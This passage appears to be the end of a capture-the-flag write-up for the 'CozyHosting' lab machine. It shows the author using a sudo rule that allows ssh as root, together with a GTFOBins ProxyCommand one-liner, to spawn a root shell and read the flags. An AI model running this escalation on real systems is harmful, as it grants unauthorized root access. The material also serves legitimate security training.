Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
[redacted]
josh@cozyhosting:~$
```

We now see what Josh can run:

```
josh@cozyhosting:~$ whoami
josh
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
```

We can use gtfobins to see if we can sudo with ssh:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.


```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

Root access gained!!!

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id && hostname
uid=0(root) gid=0(root) groups=0(root)
cozyhosting
#
```

Root flag owned!

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id && hostname
uid=0(root) gid=0(root) groups=0(root)
cozyhosting
# cat /home/josh/user.txt | wc
      1       1      33
# cat /root/root.txt | wc
      1       1      33
# cd /root
# ls
root.txt
# cat root.txt
                          97
#
```


CozyHosting has been Pwned!
Congratulations ZtheAPT, best of luck in capturing flags ahead!
#3787
MACHINE RANK
18 Sep 2023
PWN DATE
30
POINTS EARNED
OK
SHARE